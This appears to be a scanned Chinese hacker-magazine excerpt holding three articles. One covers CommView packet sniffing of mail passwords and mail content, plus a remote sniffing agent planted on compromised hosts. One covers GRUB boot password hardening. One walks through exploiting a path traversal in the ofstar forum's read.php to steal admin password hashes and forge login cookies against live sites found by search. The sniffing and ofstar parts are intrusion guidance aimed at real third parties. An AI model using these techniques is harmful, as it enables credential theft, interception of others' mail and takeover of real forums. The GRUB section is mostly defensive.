看到我加黑的前面那段吗？ **&username=alex_99999&password=03988518**就是我们捕获到的笔者163信箱的登录密码。希望你也能看到奇迹。

4、SMTP邮件内容截取

如果你的服务器装有SMTP服务，或是你本地安装了OUTLOOK或FOXMAIL等邮件接收器，我们就可以用COMMVIEW来捕获邮件的内容，可别把这招用在你女朋友身上。SMTP服务使用25端口；所以在“Port”里设置捕获端口为25。接着就等着帮别人收信吧，如图10所示。




图10

在测试的时候我没办法捕获到SMTP的登录密码，我只测试了163的SMTP服务器，大概原因是163的SMTP服务器的安全认证吧。如果大家测试其它SMTP服务器可以捕获到密码的话，请告知。

还要说明的是，捕获到的邮件内容是base64编码，你可以把它保存，在本地导入OUTLOOK或FOXMAIL等邮件接收器打开。好了，我们的本地嗅探就写到这吧。其它的设置我就不多说了，主要还需要大家多动手多动脑。我们前面都在说捕获密码，希望不要给大家造成COMMVIEW只能捕获密码的假象。你可以用COMMVIEW来干很多事情，如协议的分析，网络流量的统计等。最后套用绿盟的口号：每天都有奇迹。

二、远程嗅探：

远程嗅探，这应该是COMMVIEW最有特色的功能。第一次测试的时候就爱上了它，真的是太经典太实用了，事实就是这样，我可没收广告费呀。想想你在进入肉鸡后想嗅探服务器的密码信息，一般情况下我们会登录终端，安装和运行嗅探器，然后挂着，等着收密码。你不觉得这样太明目张胆太不安全了吗，而且不方便。有了COMMVIEW的远程嗅探功能，我们就能在本地随时随意的捕获远程的密码，既安全又方便。

远程嗅探，单单一个COMMVIEW是完成不了的，我们需要在嗅探目标主机上安装COMMVIEW的远程嗅探插件："CommView Remote Agent"，翻译成中文就是CommView远程代理。CommView Remote Agent的安装我就不多说了，不过需要先说明的是2.0以前的版本不支持远程终端安装，只有最新的2.0版本才支持终端安装。CommView Remote Agent安装完后，会提示输入远程连接的端口和密码，默认端口为5050，可以设置你自己习惯的密码，如图11所示。完成之后注销退出肉鸡吧。




图11

现在我们本地打开COMMVIEW，远程连接已经安装了"CommView Remote Agent"的肉鸡。单击主菜单上的"FILE"，选择里面的"Remote monitoring mode"，会出现"Remote Agent Connection"连接远程代理的对话框。输入我们安装有"CommView Remote Agent"肉鸡的IP和我们设置的密码，点击左上角的"Connect"按钮，这样COMMVIEW就连远程嗅探代理，如图12所示。




图12

当IP和密码变灰就说明我们连接远程代理成功，现在可以选择我们需要嗅探的网卡，点击蓝色的开始按钮，我们的远程嗅探之旅就开始了。捕获的规则设置和我们前面说过的本地设置一样，我就不多说了。

三、后记

这篇文章送给以前在9836.com的好友RICK和小猪。记得以前RICK写过很多经典的教程，如Linux的入侵、扫描器的编写等，在国内都是他开的先河。我想很多朋友都看过，可是随着时间的流逝，他已不再接触网络了，他的无私精神和费心写过的教程也被人们淡忘了。记得CommView是看完他的教程后才会用的，所以这只能算他以前东西的补充吧！

（本文涉及到的程序COMMVIEW5.0、CommView Remote Agent，光盘有收录）

Linux 启动安全最大化

姜超

一、前言

玩腻了Windows的朋友是不是现在都用Linux了呢？没错，选择Linux的确是个正确的选择，不管是对于发展前途或者安全性来说，Linux绝对可以超过Windows，但是世界上没有绝对安全的操作系统或软件，就算是硬件设备也不可能做到绝对安全，所以安全这个词的范围很广。今天我们就来讲讲Linux操作系统启动的时候有哪些安全隐患！

用过Linux的朋友都应该知道Linux以前是用Lilo做系统引导的，由于Lilo不能支持大硬盘，而且我们现在使用的机器基本都是40G、80G或者更大的硬盘，所以Lilo已经过时了，而替代他的就是Grub（由于篇幅问题，Grub的概念请大家查阅相关资料，这里我不再讲解）。

测试环境：
操作系统：Redhat 9
内核版本：2.4.20-8
GRUB版本：0.93

提起grub我们首先就会联想到物理系统，大家以前都是讨论网络上或者系统上的安全问题和漏洞信息，但是我们同样不要忽视了另一方面的安全，那就是物理安全，因为Linux启动的时候是用grub来做引导的。

二、默认启动流程

启动时如图1所示，大家从图1中就可以看到本地电脑上就一个操作系统（Red Hat Linux），如果机器上还有其他的操作系统，那么Grub列表里就会显示出来，如果我们到了这个画面，什么也不动的话，默认的是倒数10秒种就开始引导系统，这时直接按回车也可以直接来引导系统。

```
GRUB version 0.93 (638K lower / 96192K upper memory)

Red Hat Linux (2.4.20-8)

Use the ↑ and ↓ keys to select which entry is highlighted.
Press enter to boot the selected OS, 'e' to edit the
commands before booting, 'a' to modify the kernel arguments
before booting, or 'c' for a command-line.
The highlighted entry will be booted automatically in 9 seconds.

redhat.
```

图 1

```
Welcome to Red Hat Linux
Press 'I' to enter interactive startup.
Mounting proc filesystem:                                    [  OK  ]
Unmounting initrd:                                           [  OK  ]
Configuring kernel parameters:                               [  OK  ]
Setting clock  (localtime): Wed Jan 12 03:31:51 CST 2005     [  OK  ]
Loading default keymap (us):                                 [  OK  ]
Setting hostname localhost.localdomain:                      [  OK  ]
Initializing USB controller (usb-uhci):                      [  OK  ]
Mounting USB filesystem:                                     [  OK  ]
Initializing USB HID interface:                              [  OK  ]
Initializing USB keyboard:                                   [  OK  ]
Initializing USB mouse:                                      [  OK  ]
```

图 2

图2就是正在启动Linux默认的服务，经过一段时间的等待，我们终于可进到登录Linux系统的界面了（由于我演示虚拟机资源的问题，我用了init 3模式来启动的，也就是文本模式界面登录，原理跟图形界面登录效果是一样的），如图3所示。Linux默认的管理员帐号是root，但是如果我们忘记了管理员密码该怎么办？不知道管理员密码可就什么也干不了，别着急，我来告诉大家遇到这种情况如何处理。

```
Red Hat Linux release 9 (Shrike)
Kernel 2.4.20-8 on an i686

localhost login: root
Password:
Login incorrect

login: _
```

图 3

三、忘记密码的处理方法

现在我们重新启动Linux，等到了图1的时候，我们按一下键盘的“E”键，进到图4的地方，然后我们选择第2个项再按一下键盘的“E”键，最后进到自定义配置启动等级的地方，我们在后面写上“1”，代表以1模式（单用户）来启动系统。配置完后的样子大家可以参考图5，完毕后按回车回到图4界面，然后按“B”键，启动系统。这里大家会问，为什么要用1模式来启动呢？因为单用户模式不需要帐号和密码登录，而且登录后直接具有root权限，大家说这样安全吗？

```
root (hd0,0)
kernel /vmlinuz-2.4.20-8 ro root=LABEL=/
initrd /initrd-2.4.20-8.img
```

图 4

```
[ Minimal BASH-like line editing is supported.  For the first word, TAB
  lists possible command completions.  Anywhere else TAB lists the possible
  completions of a device/filename.  ESC at any time cancels.  ENTER
  at any time accepts your changes.]

grub edit> kernel /vmlinuz-2.4.20-8 ro root=LABEL=/ 1
```

图 5

四、修改管理员密码

进到系统后我们用id来看一下我们的权限，果然是root权限，这时我们就用passwd命令来修改root的密码，如图6。修改以后我们就可以直接使用修改过的密码登录了，大家想想这样多恐怖啊，这样不是谁上我机器来都可以用了嘛，还有什么安全性可言啊！不要着急，对付这个漏洞我们有2个方法，就是给Grub加密码，如果不知道Grub密码的话就别想修改启动类型，或者直接把系统锁住，不让启动，除非用户知道Grub密码，这样的话就应该安全很多了，我们现在就来试一下。

```
sh-2.05b# id
uid=0(root) gid=0(root)
sh-2.05b# passwd root
Changing password for user root.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
sh-2.05b# _
```

图 6

1. Grub 加密

重启进到系统后，我们来看一下默认的grub的配置文件。

```
# vi /boot/grub/grub.conf        // 这个就是grub的配置文件了（他很重要哦）
default=0
timeout=10          // 等待时间为10秒
splashimage=(hd0,0)/grub/splash.xpm.gz
title Red Hat Linux (2.4.20-8)          //grub显示的标题
 root (hd0,0)       // 启动Linux
 kernel /vmlinuz-2.4.20-8 ro root=LABEL=/
// 以什么方式启动，这是我们刚才改的东西
 initrd /initrd-2.4.20-8.img          // 以img方式启动
```

以上就是grub的默认配置，我们可以把给grub加密的密码放到这个配置文件里面，当重新启动机器的时候就不能随意进行操作了，但是这种把密码直接放进去的方法很危险，很容易被发现所以我们要用到md5的加密方式来做出grub密码。

```
# grub-md5-crypt        // 这条命令可以让我们要设置的密码变成md5加密后的密文
Password:          // 输入密码
Retype password:  // 重复密码
$1$G1HCj0$4Epe/7gv/PRDBjBw5kyzm0        //md5加密后的密文
```

好了，我们已经得到了密码的密文了，我们再次进入grub.conf文件里，在**default=0**上面一行写上**password --md5 1G1HCj0$4Epe/7gv/PRDBjBw5kyzm0**，千万记住密文，不要复制错或者漏字，否则就不是你输入刚才密码的意思了。

如果我们想锁住系统，我们可以在**root (hd0,0)**前面加上lock，例如**lock root (hd0,0)**，完整的配置如下：

```
password --md5 $1$G1HCj0$4Epe/7gv/PRDBjBw5kyzm0
default=0
timeout=10
splashimage=(hd0,0)/grub/splash.xpm.gz
title Red Hat Linux (2.4.20-8)
lock     root (hd0,0)
         kernel /vmlinuz-2.4.20-8 ro root=LABEL=/
         initrd /initrd-2.4.20-8.img
```

配置完后保存退出，重新启动机器。

2. Grub 加密后的效果

如果刚才配置正确的话，启动到grub界面10秒过后就会出现如图7。这就说明系统已经被锁住了，只要输入正确密码就可以，我们按回车又回到图1的位置，这时我们按“p”键（意思就是输入密码），然后输入密码，如图8，密码如果正确那么就可以以任何模式来启动linux，正常进入也可以，这回我们就不用害怕非法使用你计算机的人进入你系统了。

```
Booting 'Red Hat Linux (2.4.20-8)'

lock root (hd0,0)

Error 32: Must be authenticated

Press any key to continue..._
```

图 7

五、总结

Grub-md5 加密这种方法需要几点注意事项：

> 1. 编辑grub.conf里的格式千万不要写错




图 8

> 2. Md5加密后的密码千万不要复制错误，哪怕丢一个字符，都算错误
>
> 3. 如果你连设置grub的密码都忘记了，那么就只能用安装盘来从新安装grub了，所以设置的时候要非常小心，不要马虎。

不知道大家是否看懂了本篇的操作？若有对文章不清晰的朋友请到x的论坛上来一起讨论。



ofstar论坛的致命漏洞分析和利用详解

浪迹天

ofstar是运行在PHP系统下的一个论坛系统，它支持超大数据量，面向大型论坛使用者，具有强大的智能搜索，与指针定位判断搜索，支持海量数，强大独有的图片与附件防盗链技术。

在DVBBS和众多论坛大暴漏洞的时候，它以自己的多重安全防护措施吸引着大家的目光，号称是最安全的论坛之一。但是很不幸的是它自己也存在着致命的漏洞。

用By ofstar.netofstar做关键字到百度去搜索看看，好多啊，158000多个网页。论坛的一个页面read.php存在极大的安全隐患，先来看一下read.php中的两行代码：

```
$articlearray=openfile("$dbpath/$fid/$tid.php");
$topic_detail=explode("|",$articlearray[0]);
```

可以看出该句直接打开forumdir/版块名/帖子数.php，以“|”为分隔符号读出内容。但是其中帖子数我们是可以构造的，因为必须以“|”为分隔读内容，所以有的东西我们是读不出来的，但是ofstar恰巧很多重要的东西都是这样保存的，比如说是用户资料的保存，开始，提交地址**http://localhost/read.php?fid=1&tid=../../userdir/test**，那么便读出了test的密码散列，会在用户名的位置显示出来！如图1。




图 1

这样的话，我们就可以利用伪造cookies欺骗来登录论坛了！我们直接用TouchNet Browser浏览器修改我们的COOKIES来欺骗登录，如果我们在网页上找到管理员的帐号再用前面的格式找到密码，我们就可以直接登录上去，我们的身份就是管理员了，如果前台和后台的密码一样，我们还可以直接进入后台，这样我们就有的玩了，怎么利用后面会讲到。这里要注意的是我们修改的COOKIES的格式是下面这样的：

```
lastPP=1; ofstaradminid=管理用户名; ofstaradminpwd=管理散列口令; oLoffset=202; ofstarid=用户名; ofstarpwd=散列口令; lastvisit=1105276862
```

因为手工操作实在是很麻烦，就去网上找编辑好的工具，还好找到明小子编写的一个自动截取管理员密码，自动进行Cookies欺骗登录的程序。试了下，很好用。这里主要是借助这个工具来说明这个漏洞的利用。先按照前面说的那个关键字在百度里搜索，因为是新出的漏洞，估计很多站都有这样的漏洞，随便找一个点击进去看到如图2界面，先找到这个站的管理员的名字。




图 2

想想看，发公告的一般都是管理员了，针对我上面的这个站点，他的管理员的名字就是“豆角”了（真够土的，呵呵~），看下明小子的这个利用程序，如图3。填上这个管理员的名字“豆角”。再随便找个帖子，打开看他的路径。输入任意一个帖子的路径！我们找了个：http://www.XXXX.com/le/read.php?fid=1&tid=69&fpage=1，然后单击“获取密码”，可以截取到管理员的豆角的密码，密码是236c4352cac177a44f7ce6c132569f51。是32位MD5加密的！不用去跑这个密码，很累的哦！再单

